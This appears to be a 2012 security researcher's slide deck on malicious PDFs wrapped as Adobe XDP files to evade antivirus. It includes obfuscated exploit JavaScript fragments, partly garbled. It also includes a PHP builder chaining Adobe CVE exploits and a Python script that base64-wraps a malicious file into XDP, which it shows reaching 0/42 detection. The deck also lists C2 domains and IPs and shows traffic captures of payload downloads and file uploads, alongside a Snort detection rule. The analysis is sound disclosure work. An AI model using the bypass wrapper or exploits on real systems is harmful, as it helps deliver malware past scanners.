# Technique to Targeted

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### **DISCOVERY**



- Notified at the start of June about a new technique
- XDP Sample viewed on June 15<sup>th</sup>, 2012

```
<?xml version="1.0"?>
         <?xfa ?>
             <xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
             <pdf xmlns="http://ns.adobe.com/xdp/pdf/">
 4
                  <document>
                      <chunk>
 6
                          BASE64 CODE
                      </chunk>
 8
9
                 </document>
10
             </pdf>
11
             </xdp:xdp>
```



### **XDP Facts**



- Basic specification
  - ~10 pages read in a day
- Makes PDF 100% XML
  - Easy to send to web services or other processes looking only for XML
- Used within XFA forms inside PDF documents
  - XFA has been abused for sometime now
- Base64 encoding only within chunks
  - Other methods were not detailed or mentioned, but Adobe has magic
- Can't rename XDP file to PDF and have it run
  - 🙁



### **Malware Behavior**

- Decodes PDF file into Temp folder
- Exploits CVE-2011-0611 (flash exploit)
  - 2916a534a2e5a3969ddb2b5f323497ca
- Adobe process writes "iexplorer.exe" to Temp folder
- Executes "iexplorer.exe"
- Carves out resource details (XOR 73)
- Drops "ieproxy.exe"
  - C:\WINDOWS\system32\ieproxy.exe
- C2
  - www.dhcpserver.ns01.us => 113.10.246.30
  - www.dnsserver.ns01.us => 113.10.246.30



# **Suspicious PDF Objects**



Object: 16 : @offset 27257 : 342 bytes

Object: 24: @offset 28768: 38 bytes

Object: 26: @offset 28846: 43 bytes

Object: 27: @offset 28890: 2907 bytes: contains JS

Object: 31 : @offset 32330 : 51 bytes

Object: 37: @offset 32589: 2751 bytes: contains flash



### Older JS - Been here before

```
var unes = unescape//jfpajg';[]'
var sc
for(i=0;i<18000;i++)
sc=sc+0x60
var strTempA="\x62\x79\x74e\x54\x6f\x43\x68\x61\x72";
var strTempB="g\x65t\x49\x63\x6f\x6e";
var strTempC="c\x6fll\x65\x63\x74\x45\x6d\x61\x69lInfo";
function rep(count,what){
var v = "":
while (--count >= 0) v += what;
return v;
function myunes(buf) {
var ret =""
for (var x=0; x < buf["\x6c\x65\x6e\x67\x74\x68"]; x+=2) {
ret = ret + util[strTempA](Number('0x' + buf["\x73\x75\x62\x73\x74\x72"](x,2)));//
return ret;
sc1=unes("\x25\x75\x30\x43\x30\x63\x25\x75\x31\x31\x65b\x25\x755bfc\x25\x75334b%u66c9%u2eb9%u8003" +
"\x25\x750b34\x25\x75e28f\x25\x75ebfa\x25\x75e805\x25\x75ffeb\x25\x75ffff\x25\x75bf67\x25\x758f8f" +
"%u228f%uf214%u2350%u5587%u99f9%u75ea%u639f%u8c18" +
"%u7483%u7218%ubc80%u0545%u65d4%u05c6%u5667%uac05" +
```




## **STUB Decode**



```
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loc_401099:
mov
        al, [edi+esi]
mov
       edx, [ebp+hResInfo]
        cl, al
mov
push
        edx
                        ; hResInfo
and
        cl, 7
push
       ebx
                       ; hModule
shl
       cl, 5
shr
       al, 3
add
       cl, al
mov
       [edi+esi], cl
inc
call
       ds:SizeofResource
cmp
        edi, eax
jb
        short loc_401099
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 loc_4010BC:
         eax, [ebp+hResInfo]
 mov
         [ebp+var_C], esi
 push
                        ; hResInfo
                        ; hModule
 push
         ebx
         edi, edi
 xor
 call
         ds:SizeofResource
 test
         eax, eax
         short loc_4010E9
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loc_4010D0:
        dl, [edi+esi]
mov
        ecx, [ebp+hResInfo]
dl, 73
mov
xor
push
                        ; hResInfo
        ecx
mov
        [edi+esi], dl
push
                        ; hModule
        ebx
inc
call
        ds:SizeofResource
cmp
        edi, eax
        short loc_4010D0
```



# Running the File





# **Network Callout**



192.168.250.136	DNS	212 Standard query response A 113.10.246.30
113.10.246.30	TCP	62 sdproxy > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
192.168.250.2	DNS	86 Standard query PTR 30.246.10.113.in-addr.arpa
192.168.250.136	DNS	164 Standard query response, No such name
113.10.246.30	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00
113.10.246.30	TCP	62 sdproxy > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
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113.10.246.30	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00
Broadcast	ARP	42 Who has 192.168.250.254? Tell 192.168.250.136
Vmware_3e:34:8b	ARP	60 192.168.250.254 is at 00:50:56:f4:68:36
192.168.250.254	DHCP	357 DHCP Request - Transaction ID 0x45f399b9
192.168.250.136	DHCP	342 DHCP ACK - Transaction ID 0x45f399b9
192.168.250.2	NBNS	110 Refresh NB <01><02>MSBROWSE<02><01>
192.168.250.2	DNS	81 Standard query A www.dnsserver.ns01.us
192.168.250.136	DNS	211 Standard query response A 113.10.246.30
113.10.246.30	TCP	62 h323hostcallsc > kerberos [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA(



### ns01.us Whois Record

Whois Record

Site Profile

Registration

Server Stats

My Whois

Reverse Whois: "ChangelP.com" owns about 84 other domains

Email Search: nsi@changeip.com is associated with about 160 domains

NS History: 2 changes on 2 unique name servers over 4 years.

IP History: 7 changes on 5 unique IP addresses over 8 years.

Whois History: 132 records have been archived since 2004-04-21.

Reverse IP: 160 other sites hosted on this server.



Log In or Create a FREE account to start monitoring this domain name



- The source
  - http://partners.adobe.com/public/developer/en/xml/xdp\_2.0.pdf
- Questions to answer
  - Why does this exist?
  - More abuse cases?
  - Can more be done?
    - Other encodings
    - Encryption
    - Namespace variables to seed PDF
- Build new documents for testing



### RECREATING

```
class PDF_Exploit extends FPDF_Protection {
6
7
            var $exploits = array();
8
9
10
             * Hello World App Tester
11
12
             function HelloWorld() {
13
                     $this->IncludeJS("app.alert('hello world');");
14
15
16
             function build_exploit() {
17
                     $payload = '';
18
                     $payload .= "var v = app.viewerVersion.toString();";
19
                     if (array key exists('2009-4324', $this->exploits)) { //media.newPlayer < 9.2
20
                             $payload .= "if(v > '9.1') {";
21
                             $payload .= $this->exploits['2009-4324'];
22
                             $payload .= "}";
23
                    }
24
25
                     if (array key_exists('2009-0927', $this->exploits)) { //Collab.getIcon < 7.1.1, < 8.1.3, and < 9.1
26
                             $payload .= "if(v > '9') {";
27
                             $payload .= $this->exploits['2009-0927'];
28
                             $payload .= "}";
29
                    }
30
                     if (array_key_exists('2008-2992', $this->exploits)) { //util.printf < 8.1.3</pre>
31
32
                             $payload .= "if(v < '8.1.3') {";</pre>
33
                             $payload .= $this->exploits['2008-2992'];
34
                             $payload .= "}";
35
                    }
36
37
                     if (array_key_exists('2008-0655', $this->exploits)) { //Collab.collectEmailInfo < 8.1.1
38
                             $payload .= "if(v < '8.1.1') {";</pre>
39
                             $payload .= $this->exploits['2008-0655'];
40
                             $payload .= "}";
41
42
43
                     $this->IncludeJS($payload);
44
```




### **BASE64 Conversion**

```
import base64
    import sys
 3
 4
    def main():
             if len(sys.argv) < 3:</pre>
 5
                     sys.exit('Usage (2 arguments): %s "%s" %s' % (sys.argv[0], "malicious file"
 6
 7
             else:
                     f = open(sys.argv[1], "rb")
 8
 9
                     con = f.read()
10
                     f.close()
11
12
                     start = '<?xml version="1.0"?><?xfa ?><xdp:xdp xmlns:xdp="http://ns.adobe.c
13
                     encoded = base64.b64encode(con)
14
                     end = "</chunk></document></pdf></xdp:xdp>"
15
16
                     f = open(sys.argv[2], "wb")
17
                     f.write(start + encoded + end)
18
                     f.close()
19
    if name == ' main ':
20
21
             main()
```



### **Generated Document**





## **AV Failure**

16

SHA256: 7ca52e507d68fa15cd2016df0067729f0346a335d97e3a9d31aab3c1f7b3027f

SHA1: ebd8642ad399ca4bb3c92774e48db0b376dd2091

MD5: 464493ac7e730ba2a8e0f5fb2995db20

File size: 10.1 KB (10325 bytes)

File name: Tony Blair Facing Pressure.xdp

File type: XML

Detection ratio: 0 / 42

Analysis date: 2012-06-15 22:18:52 UTC (1 minute ago)









# AV Bypass for Malicious PDFs Using XDP

Update - 06/19/2012

alert tcp \$EXTERNAL\_NET \$FILE\_DATA\_PORTS -> \$HOME\_NET any (msg:"FILE-PDF Adobe PDF XDF encoded download attempt"; flow:to\_client,established; flowbits:isset,file.xml; file\_data; content:"JVBERi"; fast\_pattern:only; content:"<xdp:xdp"; nocase; content:"<pdf"; distance:0; nocase; content:"<chunk"; distance:0; nocase; content:"JVBERi"; within:500; nocase; metadata:service http, service imap, service pop3; reference:url,blog.9bplus.com/av-bypass-for-malicious-pdfs-using-xdp; reference:url,partners.adobe.com/public/developer/en/xml/xdp\_2.0.pdf; classtype:misc-activity; sid:23166; rev:1;)



- Submitted through PDF X-RAY (06/28/2012)
  - SECRET SERVICE TRAINING.xdp
    - Efc68b19d767089afc38446c48c918af
    - Exploits CVE-2011-2462 (U3D)
  - Military Planning.xdp
    - Cd09e1624239555fc580267d60034e12
    - Exploits CVE-2010-3654 (cooltype)

### Malware

- Different process names, but same functionality
- Spawns CMD off main process, executes tasklist, saves
- Loads DLL and runs from main process
- Main process is killed leaving the DLL to run



# SECRET SERVICE TRAINING.xdp

Object: 116 : @offset 16 : 302 bytes

Object: 123 : @offset 4406 : 40 bytes

Object: 127: @offset 122184: 736 bytes

Object: 139: @offset 238669: 45 bytes

Object: 140: @offset 238715: 2647 bytes: contains JS



# Original 2462 JS



### Object: 140: @offset 238715: 2647 bytes: contains JS

#### Raw Dala

<< /Length 3001 /Filter [ /FlateDecode ] >>

### Decoded Stream - 0 users marked this as malicious

```
function yyy(){while(1>2);}

function datagood(a,b)
{
  if (a>b)
  {datagood(a,b)}
  if (b>a)
  {datagood(a,b)}
  return a;
}

function databad(a,b)
  {
  if (a>b)
  {databad(a,b)}
  if (b>a)
  {databad(a,b)}
  return b;
}
```



# Military Planning.xdp

Object: 1 : @offset 15 : 119 bytes

Object: 11 : @offset 154941 : 74 bytes

Object: 12: @offset 155016: 1959 bytes: contains JS



### **Older JS**

```
var unes = unescape//ka;kgalgl' l;klgfa[oga'kg
 var sc
for(i=0;i<18000;i++)
sc=sc+0x60
var strTempA="\x62\x79\x74e\x54\x6f\x43\x68\x61\x72";
var strTempB="g\x65t\x49\x63\x6f\x6e";
var strTempC="c\x6fll\x65\x63\x74\x45\x6d\x61\x69\lin\x66\x6f";
function rep(count,what){
var v = "";
while (--count >= 0) v += what;
return v;
function myunes(buf) {
var ret=";
for (var x=0;x < buf["\x6c\x65\x6e\x67\x74\x68"]; x+=2) {
ret = ret + util[strTempA](Number('0x'+buf["\x73\x75\x62\x73\x74\x72"](x,2)));//
return ret;
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# **TRAFFIC SLIDE**



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192.168.250.136	DNS	211 Standard query response A 113.10.246.30	
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192.168.250.1	BROWSER	230 Get Backup List Response	
192.168.250.255	BROWSER	256 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum	
192.168.250.136	TCP	60 http > iee-qfx [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460	
82.96.118.210	TCP	54 iee-qfx > http [ACK] Seq=1 Ack=1 Win=64240 Len=0	
82.96.118.210	HTTP	256 GET /dns/dnslookup?la=en&host=www.microsoft.wikaba.com&type=A&submit	
192.168.250.136	TCP	60 http > iee-qfx [ACK] Seq=1 Ack=203 Win=64240 Len=0	
192.168.250.136	HTTP	789 HTTP/1.1 403 Forbidden (text/html)	
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113.10.246.30	TCP	54 productinfo > http [ACK] Seq=1 Ack=1 Win=64240 Len=0	
113.10.246.30	HTTP	182 GET /documents/bkhz.jpg HTTP/1.1	
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139.175.55.244	DNS	84 Standard query A www.microsoft.wikaba.com	
192.168.250.136	DNS	100 Standard query response A 113.10.246.30	



### C2 Data



- webserver.freetcp.com
- www.dnswatch.info
- www.microsoft.wikaba.com
- www.microsoft.dynssl.com
- www.microsoft.dhcp.biz
- 113.10.246.30 (remember this?)
- 82.96.118.210
- All changeip == useless





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Stream Content

GET /dns/dnslookup?la=en&host=www.microsoft.wikaba.com&type=A&submit=Resolve HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0.1; WININET 5.0)
Host: www.dnswatch.info
Cache-Control: no-cache

HTTP/1.1 403 Forbidden
Server: nginx
Date: Fri, 29 Jun 2012 09:24:40 GMT
Content-Type: text/html
Content-Length: 564
Connection: keep-alive
Vary: Accept-Encoding
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### Stream Content

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GET /documents/bkhz.jpg HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: webserver.freetcp.com
Connection: Keep-Alive
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Stream Content
POST http://www.microsoft.dhcp.biz:8080/index.cgi?id=270 HTTP/1.1
User-Agent: Mozilla/4.8.20 (compatible; MSIE 5.0.2; Win32)
Content-Type: multipart/form-data; boundary=-----15844FAB089E0101
Host: www.microsoft.dhcp.biz
Content-Length: 272
Proxy-Connection: keep-alive
Pragma: no-cache
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Content-Disposition: form-data; name="UploadFile"; filename="66CC3090.pdf"
Content-Type: application/octet-stream
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Stream Content

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POST http://www.microsoft.dynssl.com:443/index.asp?id=622 HTTP/1.1
User-Agent: Mozilla/4.8.20 (compatible; MSIE 5.0.2; Win32)
Content-Type: multipart/form-data; boundary=------1141064C1B3E0241
Host: www.microsoft.dynssl.com
Content-Length: 272
Proxy-Connection: keep-alive
Pragma: no-cache
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Content-Disposition: form-data; name="UploadFile"; filename="573E670C.zip"
Content-Type: application/octet-stream
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### **Timeline**



- 06/01/2012 Heard of new technique being used
- 06/15/2012 First sample viewed and reversed
- 06/15/2012 Release testing samples
- 06/28/2012 Secret service document seen
- 06/28/2012 Military training document seen



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- Malicious PDF documents used in the attacks haven't been viewed by the public, but are old.
  - File creations are back from 2011 with techniques matching the timeframe
- Thoughts on this?
  - We know attacker reuse their exploit code
  - Why improve when your techniques are successful
  - Someone is testing XDP out and using older exploits
  - Generator is more public



### **Conclusions**

- Some AV see this as no big deal
  - http://nakedsecurity.sophos.com/2012/06/22/encodingmalicious-pdfs-as-xdp-files-to-bypass-anti-virus-no-need-topanic/
- Detection on XDP files as of July 1<sup>st</sup>, 2012 == less than 5
- Trivial way to bypass mail scanners and other systems used to analyze attachments
- Getting used by attackers and will continue to be used
  - Waiting on an Oday to execute



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